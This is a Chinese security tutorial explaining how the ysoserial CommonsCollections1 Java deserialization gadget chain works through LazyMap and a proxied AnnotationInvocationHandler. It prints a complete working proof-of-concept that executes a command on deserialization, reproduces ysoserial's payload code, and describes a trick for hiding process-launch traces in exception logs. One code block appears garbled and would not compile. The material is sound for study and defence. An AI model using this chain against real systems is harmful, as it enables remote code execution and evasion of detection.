

Java安全漫谈 - 11.反序列化篇(5)

这是[代码审计知识星球](#)中Java安全的第十一篇文章。

阅读了我前面写的CommonCollections1利用链的分析，大家应该对真正的Java反序列化导致的RCE有一定认识了。但是，如果你阅读ysoserial的源码，你会发现好像和我前面讲的完全不是那么一回事，因为利用链不一样。

其实严格来说，我前面讲的内容应该不算CommonCollections1利用链，毕竟CommonCollections1利用链中应该用到的是LazyMap而不是TransformedMap。那么，LazyMap究竟又是什么呢？

TransformedMap的出处

既然ysoserial中没有用到TransformedMap，那么TransformedMap究竟是谁最先提出来的呢？

据我的考证，最早讲到TransformedMap应该是Code White的这篇Slide：[Exploiting Deserialization Vulnerabilities in Java](#)，后来长亭科技的博客文章《[Lib之过？Java反序列化漏洞通用利用分析](#)》对此进行了进一步分析，后来才在国内众多文章中被讲到。

ysoserial中的LazyMap是什么？

LazyMap和TransformedMap类似，都来自于Common-Collections库，并继承AbstractMapDecorator。

LazyMap的漏洞触发点和TransformedMap唯一的差别是，TransformedMap是在写入元素的时候执行transform，而LazyMap是在其get方法中执行的factory.transform。其实这也好理解，LazyMap的作用是“懒加载”，在get找不到值的时候，它会调用factory.transform方法去获取一个值：

```
1 public Object get(Object key) {
2     // create value for key if key is not currently in the map
3     if (map.containsKey(key) == false) {
4         Object value = factory.transform(key);
5         map.put(key, value);
6         return value;
7     }
8     return map.get(key);
9 }
```

但是相比于TransformedMap的利用方法，LazyMap后续利用稍微复杂一些，原因是在sun.reflect.annotation.AnnotationInvocationHandler的readObject方法中并没有直接调用到Map的get方法。

所以ysoserial找到了另一条路，AnnotationInvocationHandler类的invoke方法有调用到get：

```

47  @ public Object invoke(Object var1, Method var2, Object[] var3) {
48      String var4 = var2.getName();
49      Class[] var5 = var2.getParameterTypes();
50      if (var4.equals("equals") && var5.length == 1 && var5[0] == Object.class) {...} else if (var5.length != 0) {
53          throw new AssertionError( detailMessage: "Too many parameters for an annotation method");
54      } else {
55          byte var7 = -1;
56          switch(var4.hashCode()) {...}
72
73          switch(var7) {
74              case 0:
75                  return this.toStringImpl();
76              case 1:
77                  return this.hashCodeImpl();
78              case 2:
79                  return this.type;
80              default:
81                  Object var6 = this.memberValues.get(var4);
82                  if (var6 == null) {
83                      throw new IncompleteAnnotationException(this.type, var4);
84                  } else if (var6 instanceof ExceptionProxy) {
85                      throw ((ExceptionProxy)var6).generateException();
86                  } else {
87                      if (var6.getClass().isArray() && Array.getLength(var6) != 0) {
88                          var6 = this.cloneArray(var6);
89                      }
90
91                      return var6;
92                  }
93          }
94      }
95  }

```

那么又如何能调用到 `AnnotationInvocationHandler#invoke` 呢? ysoserial的作者想到的是利用Java的对象代理。

Java对象代理

作为一门静态语言，如果想劫持一个对象内部的方法调用，实现类似PHP的魔术方法 `__call`，我们需要用到 `java.reflect.Proxy`：

```

1  Map proxyMap = (Map) Proxy.newProxyInstance(Map.class.getClassLoader(), new
   Class[] {Map.class}, handler);

```

`Proxy.newProxyInstance` 的第一个参数是 `ClassLoader`，我们用默认的即可；第二个参数是我们需要代理的对象集合；第三个参数是一个实现了 `InvocationHandler` 接口的对象，里面包含了具体代理的逻辑。

比如，我们写这样一个类 `ExampleInvocationHandler`：

```

1  package org.vulhub.Ser;
2
3  import java.lang.reflect.InvocationHandler;
4  import java.lang.reflect.Method;
5  import java.util.Map;
6
7  public class ExampleInvocationHandler implements InvocationHandler {
8      protected Map map;
9
10     public ExampleInvocationHandler(Map map) {
11         this.map = map;
12     }
13
14     @Override
15     public Object invoke(Object proxy, Method method, Object[] args) throws
        Throwable {
16         if (method.getName().compareTo("get") == 0) {

```

```

17         System.out.println("Hook method: " + method.getName());
18         return "Hacked Object";
19     }
20
21     return method.invoke(this.map, args);
22 }
23 }

```

ExampleInvocationHandler类实现了invoke方法，作用是在监控到调用的方法名是get的时候，返回一个特殊字符串 Hacked Object。


在外部调用这个ExampleInvocationHandler：

```

1  package org.vulhub.Ser;
2
3  import java.lang.reflect.InvocationHandler;
4  import java.lang.reflect.Proxy;
5  import java.util.HashMap;
6  import java.util.Map;
7
8  public class App {
9      public static void main(String[] args) throws Exception {
10         InvocationHandler handler = new ExampleInvocationHandler(new
HashMap());
11         Map proxyMap = (Map)
Proxy.newProxyInstance(Map.class.getClassLoader(), new Class[] {Map.class},
handler);
12
13         proxyMap.put("hello", "world");
14         String result = (String) proxyMap.get("hello");
15         System.out.println(result);
16     }
17 }

```

运行App，我们可以发现，虽然我向Map放入的hello值为world，但我们获取到的结果却是 Hacked Object：



```

5  import java.util.HashMap;
6  import java.util.Map;
7
8  public class App {
9      public static void main(String[] args) throws Exception {
10         InvocationHandler handler = new ExampleInvocationHandler(new HashMap());
11         Map proxyMap = (Map) Proxy.newProxyInstance(Map.class.getClassLoader(), new Class[] {Map.class}, handler);
12
13         proxyMap.put("hello", "world");
14         String result = (String) proxyMap.get("hello");
15         System.out.println(result);
16     }
17 }

```

Run: App x

```

"C:\Program Files\Java\jdk1.8.0_20\bin\java.exe" ...
Hook method: get
Hacked Object
Process finished with exit code 0

```

我们回看 `sun.reflect.annotation.AnnotationInvocationHandler`，会发现实际上这个类实际就是一个 `InvocationHandler`，我们如果将这个对象用 `Proxy` 进行代理，那么在 `readObject` 的时候，只要调用任意方法，就会进入到 `AnnotationInvocationHandler#invoke` 方法中，进而触发我们的 `LazyMap#get`。

十分美妙。

使用LazyMap构造利用链

所以，在上一章TransformedMap POC的基础上进行修改，首先使用LazyMap替换TransformedMap：

```
1 Map outerMap = LazyMap.decorate(innerMap, transformerChain);
```

然后，我们需要对 `sun.reflect.annotation.AnnotationInvocationHandler` 对象进行Proxy：

```
1 Class clazz =  
  Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");  
2 Constructor construct = clazz.getDeclaredConstructor(Class.class, Map.class);  
3 construct.setAccessible(true);  
4 InvocationHandler handler = (InvocationHandler)  
  construct.newInstance(Retention.class, outerMap);  
5  
6 Map proxyMap = (Map) Proxy.newProxyInstance(Map.class.getClassLoader(), new  
  Class[] {Map.class}, handler);
```

代理后的对象叫做proxyMap，但我们不能直接对其进行序列化，因为我们入口点是 `sun.reflect.annotation.AnnotationInvocationHandler#readObject`，所以我们还需要再用AnnotationInvocationHandler对这个proxyMap进行包裹：

```
1 handler = (InvocationHandler) construct.newInstance(Retention.class,  
  proxyMap);
```

所以，结合上述的一些修改，最后我构造的POC如下：


```
1 package org.vulhub.Ser;  
2  
3 import org.apache.commons.collections.Transformer;  
4 import org.apache.commons.collections.functors.ChainedTransformer;  
5 import org.apache.commons.collections.functors.ConstantTransformer;  
6 import org.apache.commons.collections.functors.InvokerTransformer;  
7 import org.apache.commons.collections.map.LazyMap;  
8  
9 import java.io.ByteArrayInputStream;  
10 import java.io.ByteArrayOutputStream;  
11 import java.io.ObjectInputStream;  
12 import java.io.ObjectOutputStream;  
13 import java.lang.annotation.Retention;  
14 import java.lang.reflect.Constructor;  
15 import java.lang.reflect.InvocationHandler;  
16 import java.lang.reflect.Proxy;  
17 import java.util.HashMap;  
18 import java.util.Map;  
19  
20 public class CC1 {  
21     public static void main(String[] args) throws Exception {  
22         Transformer[] transformers = new Transformer[] {  
23             new ConstantTransformer(Runtime.class),  
24             new InvokerTransformer("getMethod", new Class[] {String.class, Class.class}, new Object[] {"getClass", Object.class}),  
25             new InvokerTransformer("getDeclaredConstructor", new Class[] {Class.class}, new Object[] {Object.class}),  
26             new InvokerTransformer("newInstance", new Class[] {}, new Object[] {})  
27         };  
28         ChainedTransformer ct = new ChainedTransformer(transformers);  
29         Map m = new HashMap();  
30         m.put("a", "a");  
31         LazyMap lm = LazyMap.decorate(m, ct);  
32         AnnotationInvocationHandler aih = new AnnotationInvocationHandler(lm);  
33         Proxy proxy = Proxy.newProxyInstance(aih.getClass().getClassLoader(), new Class[] {Map.class}, aih);  
34         ObjectOutputStream oos = new ObjectOutputStream(new ByteArrayOutputStream());  
35         oos.writeObject(proxy);  
36         oos.close();  
37     }  
38 }
```

```

24         new InvokerTransformer("getMethod", new Class[] {
String.class,
25             Class[].class }, new Object[] { "getRuntime",
26             new Class[0] })),
27         new InvokerTransformer("invoke", new Class[] {
Object.class,
28             Object[].class }, new Object[] { null, new
Object[0] })),
29         new InvokerTransformer("exec", new Class[] { String.class
},
30             new String[] { "calc.exe" })),
31     };
32     Transformer transformerChain = new
ChainedTransformer(transformers);
33     Map innerMap = new HashMap();
34     Map outerMap = LazyMap.decorate(innerMap, transformerChain);
35
36     Class clazz =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
37     Constructor construct = clazz.getDeclaredConstructor(Class.class,
Map.class);
38     construct.setAccessible(true);
39     InvocationHandler handler = (InvocationHandler)
construct.newInstance(Retention.class, outerMap);
40
41     Map proxyMap = (Map)
Proxy.newProxyInstance(Map.class.getClassLoader(), new Class[] { Map.class},
handler);
42     handler = (InvocationHandler)
construct.newInstance(Retention.class, proxyMap);
43
44     ByteArrayOutputStream barr = new ByteArrayOutputStream();
45     ObjectOutputStream oos = new ObjectOutputStream(barr);
46     oos.writeObject(handler);
47     oos.close();
48
49     System.out.println(barr);
50     ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
51     Object o = (Object)ois.readObject();
52 }
53 }

```

运行这个POC，成功弹出计算器：



ysoserial的一些其他操作

有时候调试上述POC的时候，会发现弹出了两个计算器，或者没有执行到readObject的时候就弹出了计算器，这显然不是预期的结果，原因是什么呢？

在使用Proxy代理了map对象后，我们在任何地方执行map的方法就会触发Payload弹出计算器，所以，在本地调试代码的时候，因为调试器会在下面调用一些toString之类的方法，导致不经意间触发了命令。

ysoserial对此有一些处理，它在POC的最后才将执行命令的Transformer数组设置到transformerChain中，原因是避免本地生成序列化流的程序执行到命令（在调试程序的时候可能会触发一次

Proxy#invoke）：

```
public class CommonsCollections1 extends PayloadRunner implements ObjectPayload<InvocationHandler> {

    public InvocationHandler getObject(final String command) throws Exception {
        final String[] execArgs = new String[] { command };
        // inert chain for setup
        final Transformer transformerChain = new ChainedTransformer(
            new Transformer[] { new ConstantTransformer(1) });
        // real chain for after setup
        final Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[] {
                String.class, Class[].class }, new Object[] {
                    "getRuntime", new Class[0] }),
            new InvokerTransformer("invoke", new Class[] {
                Object.class, Object[].class }, new Object[] {
                    null, new Object[0] }),
            new InvokerTransformer("exec",
                new Class[] { String.class }, execArgs),
            new ConstantTransformer(1) };

        final Map innerMap = new HashMap();

        final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);

        final Map mapProxy = Gadgets.createMemoitizedProxy(lazyMap, Map.class);

        final InvocationHandler handler = Gadgets.createMemoitizedInvocationHandler(mapProxy);

        Reflections.setFieldValue(transformerChain, "iTransformers", transformers); // arm with actual transformer chain

        return handler;
    }
}
```

还有一点比较有趣的是，ysoserial中的Transformer数组，为什么最后会增加一个ConstantTransformer(1)？

```

54         // real chain for after setup
55         final Transformer[] transformers = new Transformer[] {
56             new ConstantTransformer(Runtime.class),
57             new InvokerTransformer("getMethod", new Class[] {
58                 String.class, Class[].class }, new Object[] {
59                     "getRuntime", new Class[0] }),
60             new InvokerTransformer("invoke", new Class[] {
61                 Object.class, Object[].class }, new Object[] {
62                     null, new Object[0] }),
63             new InvokerTransformer("exec",
64                 new Class[] { String.class }, execArgs),
65             new ConstantTransformer(1) };
66

```

我也没有问过作者，但是我猜想可能是为了隐藏异常日志中的一些信息。如果这里没有 ConstantTransformer，命令进程对象将会被 LazyMap#get 返回，导致我们在异常信息里能看到这个特征：

```

iTransformerst-[Lorg/apache/commons/collections/Transformer;xpur-[Lorg.apache.commons.collections.Transformer;V*40xp0sr;or
getRuntimeur0[Ljava.lang.Class;000Z0xpt getMethoduq~00vr0java.lang.String08z;00xp0q~0sq~0uq~00puq~0t0invokeuq~00vr0java.lang.Objectxp0q~0sq~0ur
loadFactorI thresholdxp?00xxvr0java.lang.annotation.Retentionxpq~6
Exception in thread "main" java.lang.ClassCastException: java.lang.ProcessImpl cannot be cast to java.util.Set <6 internal calls>
    at java.io.ObjectStreamClass.invokeReadObject(ObjectStreamClass.java:1017)
    at java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:1896)
    at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:1801)
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1351)
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:371)
    at org.vulhub.Ser.CC1.main(CC1.java:52)
Process finished with exit code 1

```

如果我们增加一个 ConstantTransformer(1) 在 TransformChain 的末尾，异常信息将会变成 java.lang.Integer cannot be cast to java.util.Set，隐蔽了启动进程的日志特征：

```

iTransformerst-[Lorg/apache/commons/collections/Transformer;xpur-[Lorg.apache.commons.collections.Transformer;V*40xp0sr;or
getRuntimeur0[Ljava.lang.Class;000Z0xpt getMethoduq~00vr0java.lang.String08z;00xp0q~0sq~0uq~00puq~0t0invokeuq~00vr0ja
loadFactorI thresholdxp?00xxvr0java.lang.annotation.Retentionxpq~:
Exception in thread "main" java.lang.ClassCastException: java.lang.Integer cannot be cast to java.util.Set <6 internal calls>
    at java.io.ObjectStreamClass.invokeReadObject(ObjectStreamClass.java:1017)
    at java.io.ObjectInputStream.readSerialData(ObjectInputStream.java:1896)
    at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:1801)
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1351)
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:371)
    at org.vulhub.Ser.CC1.main(CC1.java:52)
Process finished with exit code 1

```

LazyMap与TransformedMap的对比

前面我们详细分析了 LazyMap 的作用并构造了 POC，但是和上一篇文章中说过的那样，LazyMap 仍然无法解决 CommonCollections1 这条利用链在高版本 Java（8u71 以后）中的使用问题。

LazyMap 的漏洞触发在 get 和 invoke 中，完全没有 setValue 什么事，这也说明 8u71 后不能利用的原因和 AnnotationInvocationHandler#readObject 中有没有 setValue 没有任何关系（反驳某些文章不负责任的说法），关键还是和逻辑有关，具体原因我上一篇文章也说过了。

至于 ysoserial 为何会选择 LazyMap 而不是 TransformedMap，这一点我也没参透，看看大家有没有想到什么原因。

最后，高版本的 Java 遇到 CommonCollections，到底如何解决呢？下一篇给大家讲讲另一个 Gadget，一个相对比较通用的利用链。

参考链接

- <https://www.slideshare.net/codewhitesec/java-deserialization-vulnerabilities-the-forgotten-bug-class>
- <https://www.slideshare.net/codewhitesec/exploiting-deserialization-vulnerabilities-in-java-54707478>
- <https://www.slideshare.net/frohoff1/deserialize-my-shorts-or-how-i-learned-to-start-worrying-and-hate-java-object-deserialization>